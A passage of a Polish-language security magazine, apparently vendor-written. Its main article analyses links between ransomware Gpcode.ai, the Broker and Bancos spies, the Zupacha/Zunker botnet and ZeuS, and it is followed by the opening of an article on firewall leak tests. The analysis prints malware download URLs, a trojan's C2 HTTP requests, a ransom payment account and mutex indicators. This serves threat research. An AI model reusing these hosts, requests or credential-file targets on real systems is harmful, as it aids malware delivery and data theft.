Tłumaczenie na język polski:

Przepraszam za zwłokę.

Proszę o przelanie 500 dolarów na konto e-gold nr 4616329 oraz wysłanie wiadomości e-mail na adres oxyglamour @gmail.com. Możesz kupić e-gold za pomocą paypala za pośrednictwem strony wymienionej na oficjalnej stronie e-gold (http://www.e-gold.com/unsecure/links.htm#marketmaker).

Jak widać z powyższego tekstu, autorzy Gpcode.ai nie prosili o 300 dolarów – jak żądano w wiadomości pozostawionej przez trojana – ale o 500 dolarów. Pieniądze te miały zostać przelane za pośrednictwem e-gold, ulubionego systemu płatności cyberprzestępców. Ponadto został podany numer konta, na które należało przelać pieniądze.

Wraz z tym mailem ta linia śledztwa utknęła w martwym punkcie.

Ciąg „_SYSTEM_64AD0625_"

Jedyną rzeczą, jaka pozostała, było ustalenie, jakie inne szkodliwe programy mogły zostać stworzone przez grupę przedstawiającą się jako „Glamourous team". Zaczęliśmy więc przeszukiwać naszą kolekcję wirusów w celu znalezienia następującego ciągu: „_SYSTEM_64AD0625_".

Rezultaty były zaskakujące. Muteks ten znaleźliśmy w wielu różnych rodzajach trojanów – trojanach downloaderach, trojanach szpiegujących oraz backdoorach. Wspólną cechą wszystkich tych próbek była nazwa pliku, który szkodliwe programy zainstalowały na zaatakowanej maszynie: ntos.exe, dokładnie tej samej nazwy pliku używał Gpcode.ai. Oprócz tego szkodliwe programy znalezione w kolekcji zawierały pliki o nazwie sporder.dll oraz rsvp322.dll i tworzyły podkatalog o nazwie wsnpoem, zawierający pliki o nazwach audio.dll oraz video.dll w katalogu systemu Windows.

Szczegółowa analiza wybranych plików pokazała, że oprócz tego, że zawierały one ten sam muteks, ich kod był w ponad 80 proc. identyczny!

„Uniwersalny" kod

Wydawało się, że natrafiliśmy na uniwersalny kod. Kod ten miał na celu nie tylko kradzież danych oraz instalowanie nowych trojanów na zaatakowanej maszynie. Miał również działać jak bot i przyłączać zaatakowaną maszynę do sieci zombie.

Szkodliwe programy wykorzystujące ten „uniwersalny" kod posiadały pojedynczy komponent oraz niewielką (w porównaniu z całkowitym rozmiarem pliku), unikatową funkcję różniącą się w zależności od wersji. Interesujące jest to, że niektóre z tych programów wykryliśmy jeszcze pod koniec 2006 r. Przy pomocy tego „uniwersalnego" kodu stworzono również Gpcode.ai. Nowe wpisy i zależności między nimi znacznie rozszerzyły diagramy, które wykorzystywaliśmy w naszym śledztwie.

Zła firma

Kolejnym etapem w naszym badaniu było przeanalizowanie odsyłaczy w próbkach zawierających „uniwersalny" kod. Z wykrytego niedawno pliku wydobyliśmy cztery odsyłacze, które posłużyły szkodliwemu programowi do dostarczenia swojej szkodliwej funkcji:

http://81.95.149.28/logo/zeus.exe
http://81.95.149.28/logo/zupa.exe
http://myscreensavers.info/zupa.exe
http:/81.95.149.28/logo/fout.php

Co robi ten trojan? Przede wszystkim instaluje się na zaatakowanej maszynie jako ntos.exe, następnie pobiera pliki o nazwie
zeus.exe (http://81.95.149.28/logo/zeus.exe) oraz
zupa.exe (http://81.95.149.28/logo/zupa.exe), łącząc się poprzez skrypt o nazwie
fout.pho (http:/81.95.149.28/logo/fout.php) w celu zidentyfikowania siebie w botnecie. Trojan pobiera cfg.bin, zaszyfrowany plik konfiguracyjny. Plik ten zawiera wiadomość tekstową oraz odsyłacze do innych stron. Następnie szkodnik zaczyna śledzić aktywność użytkownika i gdy ten odwiedzi jakiekolwiek fora, księgi gości czy blogi, trojan dołącza swój własny tekst (wydobyty z cfg.bin i zawierający odsyłacze do szkodliwego pliku [http://myscreensavers.info/zupa.exe]) do wiadomości użytkownika:

Skorzystaliśmy z Google, aby znaleźć podobne przykłady... bez trudu trafiliśmy na wiele:

Konstruowanie ataku w ten sposób pozwala autorom trojanów wykorzystać zainfekowane wcześniej maszyny w celu rozprzestrzeniania nowych wariantów szkodliwego programu i/lub zwiększenia liczby zainfekowanych komputerów. Przykład ten jasno pokazuje, w jaki sposób szkodliwi użytkownicy odchodzą od tradycyjnych wektorów infekcji (np. wysyłanie szkodliwych programów za pośrednictwem poczty elektronicznej), wykorzystując do rozprzestrzeniania swoich tworów moc internetu.

Jakie szkodliwe programy wykorzystywał do rozprzestrzeniania się analizowany przez nas trojan? Poniższe dane ukazują interesujący obraz:

Link	Pobrany szkodliwy program
Http://81.95.149.28/logo/zeus.exe	Trojan-Spy.Win32.Bancos.aam
Http://81.95.149.28/logo/zupa.exe	Email-Worm.Win32.Warezov.dq
http://myscreensavers.info/zupa.exe	Trojan-Spy.Win32.Bzub.bm

Są to oddzielne rodziny. Na pierwszy rzut oka nie mają ze sobą nic wspólnego i z początku sądzono, że zostały napisane przez różne grupy twórców szkodliwego oprogramowania. Jednak rozprzestrzeniały się z tej samej strony i przy pomocy tego samego trojana downloadera. Co więcej – w pewien sposób są one związane z trojanem Gpcode.ai!

Do końca nie było wiadomo, co to znaczy. Zaczęliśmy podejrzewać istnienie międzynarodowej grupy zamieszanej w tworzenie i rozprzestrzenianie ogromnej większości dzisiejszych szkodliwych programów.

Nasze najgorsze obawy potwierdziły się, gdy przeanalizowaliśmy botnet, który został stworzony przy użyciu Bzuba. Stało się jasne, że trojan, nazwany przez swojego autora Zupacha, był bezpośrednim krewnym Bzuba. Bzub oraz Zupacha to prawie identyczne programy, jednak Bzub posiada funkcję trojana szpiegującego, Zupacha natomiast jej nie posiada.

Bzub/Zupacha są klientami bota zarządzanymi przez system botnetu Zunker.

Istnieje jeszcze inny szkodliwy program związany z botnetem Zunker: E-mail-Worm.Win32.Zhelatin.bg. Jest to jeden ze sławnych robaków Storm, które od początku 2007 roku zalewały ruch pocztowy. W celu rozprzestrzeniania się robaki te wykorzystują zaawansowane metody socjotechniki.

Podsumowując: Zhelatin, Warezov, Bancos.aam, Bzub, a teraz Gpcode.ai są ze sobą powiązane. Programy te pochodzą z różnych rodzin, jednak rodziny te należą do jednych z najaktywniejszych i najniebezpieczniejszych szkodliwych programów w tym momencie. Pliki o takich nazwach, jak ntos.exe, video.dll, audio.dll, sporder.dll, lcewza.exe, filech.exe, filede.exe, iphone.scr, ldr.exe, ldr2.exe, loader.exe, pajero.exe, update92520748.exe, zeus.exe, zs1.exe są dobrze znane analitykom wirusów na całym świecie.

Powiązania między trojanami przedstawiają się w następujący sposób:

W czasie gdy prowadziliśmy nasze dochodzenie, nieznani szkodliwi użytkownicy stali się całkowicie znani. Mówiąc ściślej, nie próbowali zwrócić na siebie uwagi, jednak wydarzenia, jakie nastąpiły, okazały się bardzo znaczące.

Broker

25 lipca 2007 r. (zaledwie 10 dni po pojawieniu się Gpcode.ai) analitycy z firmy Kaspersky Lab zauważyli aktywne rozprzestrzenianie się nowego szkodliwego programu. Jego ofiarą padli użytkownicy kilku najpopularniejszych rosyjskich stron informacyjnych – utro.ru, gzt.ru, rbc.ru.

Stało się jasne, że otworzyli oni odsyłacz (http://www.txt.utro.ru/cgi-bin/banner/rian?86028&options=FN) w systemie banerowym Utro.ru, który zawierał odsyłacz do zainfekowanej strony (http://81.95.145.210/333/m00333/index.php). Stronę tę hostowała firma RBN (Russian Business Network).

Po otwarciu tej strony przeglądarka użytkownika była atakowana przy użyciu kolekcji eksploitów (w tym przypadku Mpack). Gdyby atak się powiódł, na zaatakowaną maszynę zostałby pobrany trojan downloader. Program ten zainstalowałby z kolei inny szkodliwy program – Trojan-Spy.Win32.Bancos.aam.

Po zainstalowaniu się w systemie trojan zacząłby wykonywać następujące polecenia:

```
Host: 81.95.149.66
GET /e1/file.php HTTP/1.1
GET /ldr1.exe HTTP/1.1
GET /cfg.bin HTTP/1.0
POST /s.php?1=april_002fdf3f&i= HTTP/1.0.
```

W rezultacie na zaatakowanej maszynie pojawiłby się plik o nazwie ntos.exe (nazwa dobrze znana analitykom wirusów). Plik ten wykorzystywany był do instalowania Gpcode.ai w systemie. Spodziewając się najgorszego, w postaci nowego programu szyfrującego, zaczęliśmy szczegółowo analizować ten plik. Okazało się jednak, że program ten nie jest wariantem Gpcode. Ta nowa wersja Bancos.aam by- ła pierwszym trojanem szpiegującym stworzonym w celu kradzieży danych użytkowników rosyjskiego systemu QUIK.

QUIK jest pakietem aplikacji zapewniającym dostęp online do systemów giełd papierów wartościowych. Składa się z aplikacji po stronie serwera oraz terminalu po stronie klienta, które komunikują się ze sobą za pośrednictwem internetu.

Uzyskiwanie przez cyberprzestępców dostępu do kont bankowych to zjawisko występujące już od dłuższego czasu, jednak kradzież danych umożliwiających dostęp do internetowych giełd papierów wartościowych to coś nowego.

Trojan ten skanował zaatakowaną maszynę w poszukiwaniu plików o nazwie secring.txk, pubring.txk oraz qcrypto.cfg zawierających zapisane parametry dostępu do systemu QUIK. Dane z tych plików wysyłane były następnie z powrotem na serwer.

Wiedząc dokładnie, jakich plików szukał program szpiegujący, po raz kolejny przeszukaliśmy naszą kolekcję wirusów. Znaleźliśmy kolejne pięć wariantów trojana, z których pierwszy pochodził z początków lipca 2007 r. W rezultacie wszystkie te programy zostały zaklasyfikowane do nowej rodziny o nazwie Trojan-PSW.Win32.Broker.


Trojany te wykazywały zadziwiające podobieństwo do trojana Gpcode.ai pod względem kodu. Różnice polegały na tym, że jeden kradł dane, drugi szyfrował dane. Po raz kolejny natrafiliśmy na „uniwersalny" kod.

Wstępne wyniki

Do 1 sierpnia 2007 r. ustaliliśmy następujące fakty:

- Gpcode.ai wykorzystywał „uniwersalny" kod i kontaktował się ze stroną martin-golf.net.

- Bancos.aam wykorzystywał „uniwersalny” kod i pobierał pliki hostingowane przez firmę Russian Business Network (RBN).
- Niektóre z botnetów Zunkera, które już wykryliśmy, były hostingowane w zasobach RBN.
- Botnety Zunkera działają jak centra dowodzenia dla downloaderów, które pobierają programy podobne do Bancos.aam/Gpcode.ai.
- Wśród szkodliwych programów, które mogą być zarządzane przez Zunkera, znajduje się downloader Zunker, program szpiegujący Bzub i prawdopodobnie robak Zhelatin (Storm).
- Jeden z takich botnetów został wykorzystany do rozprzestrzeniania robaka Warezov.



Wciąż jednak brakowało nam jednego kawałka układanki – kim był autor „uniwersalnego” kodu, tak powszechnie wykorzystywanego w tak wielu różnych szkodliwych programach? Czy za te wszystkie incydenty odpowiedzialna była ta sama grupa twórców wirusów?

Wiele czasu poświęciliśmy na czytanie różnych stron oraz forów hakerskich, w większości w języku rosyjskim. Stopniowo sytuacja zaczynała się wyjaśniać.

W poszukiwaniu „uniwersalnego” kodu

Zunker oraz Zupacha

Czym więc zajmowaliśmy się przez cały ten czas? Strony hakerskie aktywnie sprzedawały pakiet Zunker+Zupacha – centrum dowodzenia botnetu oraz klient bota. To już wiedzieliśmy. Interesującym odkryciem było to, ile pieniędzy nieznani autorzy systemu bota żądali za swój pakiet: do 3000 dolarów. Od czasu do czasu pojawiały się oferty „dwa w jednej cenie” w wysokości około 200 dolarów. Takie oferty składali prawdopodobnie inni właściciele kodu źródłowego pakietu trojanów.

My jednak nie mieliśmy żadnych problemów z uzyskaniem plików Zunker oraz Zupacha za darmo, znając adresy niektórych aktywnych botnetów. Wystarczyło skorzystać z Google.

Funkcje Zupacha okazały się groźne. Oprócz pobierania plików na zaatakowaną maszynę, głównym zadaniem tego programu jest dalsze rozprzestrzenianie się. Opisaliśmy już jeden ze sposobów jego rozprzestrzeniania się (poprzez zamieszczanie swoich tekstów w wiadomościach na forach). Ogólnie Zupacha potrafi rozsyłać swoje odsyłacze przy użyciu technik spamowych w następujący sposób:

- Spam ICQ/Jabber: teksty z odsyłaczami do zainfekowanych stron dodawane są do wszystkich wiadomości, które ofiara wymienia ze swoimi kontaktami za pośrednictwem komunikatorów internetowych tych klientów.
- Spam www: teksty dodawane są do każdego formularza internetowego wypełnionego przez użytkownika. Z reguły są to formularze znajdujące się na forach oraz interfejsach sieciowych systemów pocztowych.
- Spam e-mail: teksty dodawane są do wiadomości e-mail.

Należy zauważyć, że w zaprezentowanych wyżej przypadkach Zupacha nie inicjuje masowej wysyłki wiadomości. Monitoruje jedynie aktywność użytkownika i dodaje swoje teksty do każdej wiadomości wychodzącej – w taki sposób, żeby użytkownik ich nie zauważył! Celem tej funkcji jest utrudnienie wykrycia infekcji.


Jednak Zupacha nie kradnie danych – jest to jedynie samodzielnie rozprzestrzeniający się trojan downloader, dlatego też nie może być tym niesławnym „uniwersalnym” kodem.

Odpowiedź na nasze pytanie otrzymaliśmy po dalszej analizie ofert hakerów dotyczących szkodliwych programów: **„uniwersalny” kod, który został wykorzystany w setkach wariantów Bancos.aam, Gpcode.ai oraz Broker okazał się botem ZeuS (nazwa użyta przez samego autora).**

ZeuS – Zbot

Zgromadzone przez nas dane dotyczące wariantów ZeuS, które już posiadaliśmy, plus dochodzenia przeprowadzone w internecie pozwoliły nam uzyskać prawie pełny obraz tego programu.

Zacznijmy od faktu, że bot został pierwotnie stworzony w celu odsprzedaży każdemu, kto chciałby go kupić, oraz skonfigurowania zgodnie z życzeniami klienta. Autor programu nie oferował „wsparcia technicznego” osobom, które go zakupiły, zlecając tę funkcję innym. Po rozgłosie wokół Gpcode.ai oraz Broker wydaje się, że autor uznał, że jego twór za bardzo zwrócił na siebie uwagę i organy ścigania wykazywały zbyt wielkie zainteresowanie nim. Ogłosił więc, że sprzedaż programu została zakończona.



Powyższy zrzut ekranu pokazuje rozmowę, w której autor programu wyjaśnia, że program nie jest już na sprzedaż, jednak „starzy klienci” nadal będą otrzymywali wsparcie.

Historia ta przypomina zdarzenia, jakie miały miejsce pod koniec zeszłego roku, gdy na skutek incydentów związanych z kradzieżą danych klientów banku Nordea usłyszeliśmy o trojanie Nuclear Grabber z bardzo podobną funkcjonalnością. Na pewnym etapie trojan ten był sprzedawany za 3000 dolarów, a jego autor, Corpse, udzielił nawet wywiadu jednemu z dziennikarzy. Corpse ogłosił następnie

na swojej stronie, że „wycofuje się z biznesu", że cały kod źródłowy został zniszczony wraz z dyskiem twardym i że nie będzie już dłużej tworzył ani wspierał szkodliwych programów.

W przypadku ZeuS scenariusz był bardzo podobny. Mimo że pod koniec lipca autor zamknął sklep, konstruktor nadal krążył wśród hakerów. Umożliwiał on tworzenie nowych wariantów bota z określonymi funkcjami. Kilka rywalizujących ze sobą grup zaczęło sprzedawać i rozprzestrzeniać te nowe warianty.

Początkowo ZeuS posiadał stosunkowo ograniczoną funkcjonalność bota – pobierał jedynie inne pliki do systemu. Z czasem jednak jego funkcjonalność została rozszerzona. Nie wiemy, czy dokonał tego sam autor, czy też te nowe funkcje zaimplementowali nowi „właściciele" kodu źródłowego. Najistotniejszą innowacją było pojawienie się uniwersalnego „interfejsu" w ZeuS, który pozwalał programowi na łączenie się z botnetem Zunker (podobnie jak Zupacha), otrzymywanie instrukcji za pośrednictwem pliku cfg.bin i wykonywanie ich w locie.

Stworzyliśmy program do deszyfrowania niektórych plików cfg.bin. Okazało się, że pliki te zawierały adresy online różnych banków i systemów płatności. Właściciele botnetu mogli szybko dodać adresy nowych celów, aby śledzić aktywność użytkownika i przechwytywać dane.

Oprócz standardowych procedur (takich jak instalowanie się na zaatakowanej maszynie, wstrzykiwanie własnego kodu do uruchamianych procesów, zwalczanie niektórych rozwiązań antywirusowych) bot posiadał również rozbudowaną funkcjonalność kradzieży danych:

- Trojan przechwytuje zawartość Pamięci Chronionej (*Protected Storage*), która zawiera zapisane hasła użytkownika.
- „Form grabber". Trojan przechwytuje wszystkie dane wprowadzane do formularza przesyłanego za pośrednictwem przeglądarki. Lista monitorowanych adresów składa się, z reguły, z banków i systemów płatności. W ten sposób kradzione są konta bankowe.
- Omijanie wirtualnych klawiatur. Trojan przechwytuje wciśnięcia przycisków myszy i wykonuje zrzuty ekranu podczas przechwytywania danych.
- Fałszowanie witryn i stron. Jest to bardzo interesująca metoda, wykorzystywana wcześniej w Nuclear Grabber. Gdy użytkownik próbuje skontaktować się z jedną ze stron monitorowanych przez trojana w celu przechwytywania danych, żądanie jest przekierowywane na stronę phishingową lub do oryginalnej strony dodawane jest nowe pole wprowadzania danych. Zawartość strony jest modyfikowana na komputerze użytkownika, zanim strona zostanie wyświetlona przez prze- glądarkę.
- Kradzież certyfikatów.

Cechą rozpoznawczą ZeuS, dzięki której bardzo szybko odnaleźliśmy jego warianty w naszej kolekcji, jest muteks tworzony w celu zaznaczenia swojej obecności w pamięci: _SYSTEM_.

Na przykład:

__SYSTEM__91C38905__
__SYSTEM__64AD0625__
__SYSTEM__23D80F10__
__SYSTEM__7F4523E5__
__SYSTEM__45A2F601__.

Dzięki temu mogliśmy sklasyfikować wszystkie warianty ZeuS do oddzielnej rodziny o generycznej nazwie Zbot.

To właśnie jest ten „uniwersalny" kod; wykorzystuje on wiele oryginalnych metod w celu kradzieży wszelkiego rodzaju danych. Najniebezpieczniejsze jest to, że do każdego nowego wariantu można dodać wiele innych funkcji, tak jak w przypadku Gpcode.ai.

Trzy Z

Teraz wszystko stało się jasne. W rezultacie rosyjska społeczność cyberprzestępców stosuje standardowy pakiet: zestaw Zupacha+ZeuS oraz zarządzany przez ten zestaw botnet Zunker.

Rozmiar sieci zombie stworzonych przy użyciu tych programów jest imponujący. Jedna z największych sieci, stworzona przy użyciu Zunker, składała się w momencie wykrycia z 106000 zaatakowanych maszyn – co 24 godziny dodawanych było 1500 nowych komputerów. Zupacha potrafił bardzo skutecznie się rozprzestrzeniać, ponieważ centrum dowodzenia botnetu jest łatwe w konfiguracji i użyciu.

Każdy szkodliwy użytkownik, nawet „dzieciak skryptowy", mógłby kupić te dwa trojany (ZeuS oraz Zupacha) skonfigurowane specjalnie dla konkretnego klienta. Następnie musiał wynająć serwer i zainstalować Zunkera (panel sterujący botnetu). Naturalnie, w wielu przypadkach wybraną firmą hostingową była Russian Business Network, o której przez ostatnie sześć miesięcy donosiły media i która zyskała na Zachodzie reputację podobną do tej, jaką cieszyła się Umbrella Corporation w grze video Resident Evil.

Interesowała nas nie tyle RBN, co jej klienci oraz wykorzystywane przez nich botnety. Ponieważ wiedzieliśmy, gdzie i czego szukać, łatwo zidentyfikowaliśmy kilka takich systemów (zobacz wykres powyżej).

Jesteśmy pewni, że niektóre z botnetów Zunker wykorzystywane były do rozprzestrzeniania niebezpiecznych szkodliwych programów, takich jak Zhelatin (robak Storm) oraz Warezov. Ich autorzy mogli celowo wykorzystać Zunker+Zupacha do stworzenia tych botnetów lub też wydzierżawić moc istniejących już botnetów, płacąc właścicielom za rozprzestrzenianie swych szkodników.

Warto zauważyć, że gdy Zupacha wpadł w ręce hakerów z Zachodu, ci zachwycali się koncepcją, analizowali kod i dyskutowali na jego temat na forach (http://www.1918.com). Chociaż nie mieli kodu źródłowego, nauczyli

się, w jaki sposób można zmodyfikować adres centrum dowodzenia w pliku binarnym trojana, aby wykorzystać go do swoich własnych celów. Próbowali nawet sami stworzyć centrum dowodzenia zawierające bazę danych, w której zapisana została konfiguracja trojana. Później jeden z tych hakerów znalazł kod centrum dowodzenia oraz strukturę bazy danych i wszystko potoczyło się bardzo szybko. Osoby zaangażowane w to (analizowanie rosyjskiego trojana oraz wykorzystywanie „broni rosyjskiej mafii") brały udział w rozwijaniu, rozprzestrzenianiu oraz popularyzacji Zupacha.

Wnioski

Powyższe informacje obrazują, w jaki sposób cyberprzestępcy (w szczególności rosyjscy) działają zespołowo. Poszczególni twórcy wirusów oraz ich grupy tworzą programy trojańskie na sprzedaż. Ci, którzy je kupują, konfigurują je zgodnie z własnymi potrzebami, w efekcie czego oryginalny program jest często trudny do rozpoznania. Zainfekowane maszyny połączone są w botnety, które mogą składać się z setek tysięcy maszyn. Maszyny te są zarządzane poprzez centrum dowodzenia – kod stworzony przez innych szkodliwych użytkowników, który również jest na sprzedaż. Botnety te mogą być wykorzystywane do rozprzestrzeniania szeregu różnych szkodliwych programów, które często bezpośrednio konkurują ze sobą. Aby cała ta struktura miała jak najdłuższy cykl życia, mimo wszystkich wysiłków firm antywirusowych oraz organów ścigania, istnieją wyspecjalizowane firmy hostingowe oferujące swoje usługi po cenach od kilkudziesięciu do tysięcy dolarów miesięcznie.

Przemysł ten, oczywiście, przynosi pewne zyski, ponieważ istnieje nie tylko zapotrzebowanie na tworzenie i rozprzestrzenianie trojanów, ale również podaż. Nasze badanie skoncentrowało się jedynie na części góry lodowej: tej złożonej z rosyjskojęzycznych grup hakerów. Naturalnie, istnieją też inne grupy – z Ameryki Południowej, Chin, Turcji itd. Każda z tych grup posiada własny sposób działania i charakter, są jednak stosunkowo do siebie podobne. W internecie nie ma żadnych granic.

Ostatnim przykładem może być artykuł, który pojawił się 17.08.07 r. w InformationWeek. Don Jackson, ekspert ds. bezpieczeństwa w SecureWorks, powiedział w nim, że zidentyfikował 12 schowków danych, z których większość zawierała od czterech do sześciu tysięcy skradzionych wpisów. W sumie skradzione zostały dane około 100000 osób. Dane te zostały skradzione przez trojany zawarte w fałszywych reklamach na dwóch największych stronach rekrutacyjnych, z których jedna to Monster.com.

Prawdopodobnie odgadliście już, o jakim trojanie mówił Jackson i gdzie szkodnik ten wysłał przechwycone dane. Tak, macie rację! To ZeuS, „uniwersalny" kod, który wysłał dane do Russian Business Network. ■

Wykorzystywanie testów wycieków do oceny skuteczności zapór sieciowych

Nikolay Grebennikov

Skuteczność zapór sieciowych

Zapora sieciowa oferuje dodatkową ochronę do tej zapewnianej przez rozwiązania i narzędzia bezpieczeństwa. Dodatkowe bezpieczeństwo zyskuje coraz większe znaczenie ze względu na wzrost liczby nowych szkodliwych programów. Zapory sieciowe blokują niepożądany ruch sieciowy, zarówno wejściowy, jak i wyjściowy. Testy wycieków, które stanowią temat tego artykułu, oceniają, jak skutecznie zapora sieciowa kontroluje ruch wyjściowy i chroni komputer przed wyciekami danych.

Co to jest zapora sieciowa?


Jedną z funkcji dzisiejszych zintegrowanych systemów bezpieczeństwa jest umożliwianie użytkownikowi kontrolowania ruchu sieciowego, tzn. danych wysyłanych i otrzymywanych za pośrednictwem sieci przez aplikacje uruchomione na komputerze użytkownika. Komponent zapewniający taką kontrolę nosi nazwę zapory sieciowej. Istnieją sprzętowe oraz programowe zapory sieciowe (http://pl.wikipedia.org/wiki/Zapora_sieciowa). W artykule tym zbadano tylko zapory sieciowe programowe.

Dostępna jest spora liczba programowych zapór sieciowych – zarówno komercyjnych, jak i darmowych. Zapora sieciowa zainstalowana na bramie (serwerze, który przesyła ruch pomiędzy różnymi sieciami) nosi nazwę zapory sieciowej na poziomie serwera lub sieci. Zapory sieciowe zainstalowane na komputerze użytkownika nazywane są osobistymi zaporami sieciowymi, ponieważ chronią jedynie komputery, na których działają. Osobiste zapory sieciowe często wchodzą w skład zintegrowanych systemów bezpieczeństwa do ochrony komputerów osobistych. Przykładem może być osobista zapora sieciowa w produkcie Kaspersky Internet Security 7.0.

Rysunek 1. Zapora sieciowa w programie Kaspersky Internet Security 7.0

W celu spełnienia swojej głównej funkcji, tj. kontroli aktywności sieciowej, zapory sieciowe wykorzystują listy reguł, za pomocą których definiowana jest dozwolona oraz niedozwolona aktywność sieciowa dla różnych aplikacji. Reguła może zawierać wiele parametrów, takich jak kierunek transferu danych, protokół transferu danych (IP, TCP, UDP, ICMP itd.), adresy IP oraz porty lokalnych i zdalnych komputerów wymieniających dane.

Pojedyncza reguła kontroli aktywności sieciowej może być stosowana do wszystkich aplikacji w systemie. Wtedy nosi nazwę reguły pakietu.




Rysunek 2. Przykłady reguł dla programu Microsoft Outlook w Kaspersky Internet Security 7.0

Zapory sieciowe posiadają dwa tryby: interaktywny (w którym użytkownik jest pytany o akcję) oraz nieinteraktywny. W trybie nieinteraktywnym zapora sieciowa może:

- zezwolić na wszelką aktywność, która nie jest zakazana przez reguły;
- blokować wszelką aktywność, która nie jest dozwolona przez reguły;
- blokować wszelką aktywność sieciową.


Podstawowym trybem działania zapory sieciowej jest tryb interaktywny, nazywany również trybem uczenia. W trybie tym przy każdym wykryciu aktywności sieciowej, która nie została uwzględniona

w żadnej ze zdefiniowanych wcześniej reguł, zapora sieciowa wyświetla okno dialogowe, które pyta użytkownika, czy zezwolić na taką aktywność, zablokować ją jednorazowo, czy też stworzyć regułę dla tego typu aktywności sieciowej.




Rysunek 3. Okno dialogowe wyświetlane przez zaporę sieciową programu Kaspersky Internet Security 7.0 w trybie uczenia

Ponieważ komputer przeciętnego użytkownika posiada kilkanaście aplikacji, które wykazują różne rodzaje aktywności sieciowej podczas działania, ręczne tworzenie listy reguł uwzględniających aktywność sieciową aplikacji jest złożonym i czasochłonnym zadaniem. Z tego powodu zapory sieciowe zawierają bazy predefiniowanych reguł dla znanych aplikacji sieciowych, takich jak Internet Explorer, Microsoft Outlook, Generic Host Process for Win32 Services (svchost.exe), Microsoft Application Error Reporting (dwwin.exe) oraz wiele innych.



Rysunek 4. Lista predefiniowanych reguł aplikacji dla zapory sieciowej programu Kaspersky Internet Security 7.0

Rysunek 5 pokazuje, w jaki sposób zapora sieciowa monitoruje dane wychodzące i chroni przed wyciekiem danych:



Rysunek 5. Działanie zapory sieciowej

Zapora sieciowa stanowi „ścianę", która odgradza aplikacje na komputerze użytkownika od innych komputerów w lokalnej sieci oraz w internecie. Dla znanych (zaufanych) aplikacji (zaznaczonych na rys. 5 kolorem zielonym) istnieją reguły zezwalające („luki" w „ścianie") pozwalające im transmitować dane poprzez zaporę sieciową do świata na zewnątrz. Gdy inna aplikacja będzie próbowała nawiązać aktywność sieciową, zostanie ona zablokowana („uderzy w ścianę"), w rezultacie aplikacja nie będzie mogła transmitować danych do świata na zewnątrz (lub otrzymywać danych spoza zapory sieciowej). Jednak w każdym momencie użytkownik może stworzyć nowe reguły zezwoleń (zrobić nowe „luki" w „ścianie"), aby umożliwić aplikacji wymianę danych poprzez sieć.

Należy zauważyć, że niektóre zapory sieciowe posiadają również komponent zapobiegania włamaniom, który zapewnia ochronę przed atakami sieciowymi. Komponent ten skanuje wejściowy i wyjściowy ruch sieciowy w celu znalezienia pakietów sieciowych, które odpowiadają znanym szablonom ataków sieciowych znajdującym się w bazie danych. W przyszłości opublikujemy artykuł zawierający szczegółową analizę takich komponentów.

W jaki sposób zapory sieciowe mogą zwiększyć bezpieczeństwo?

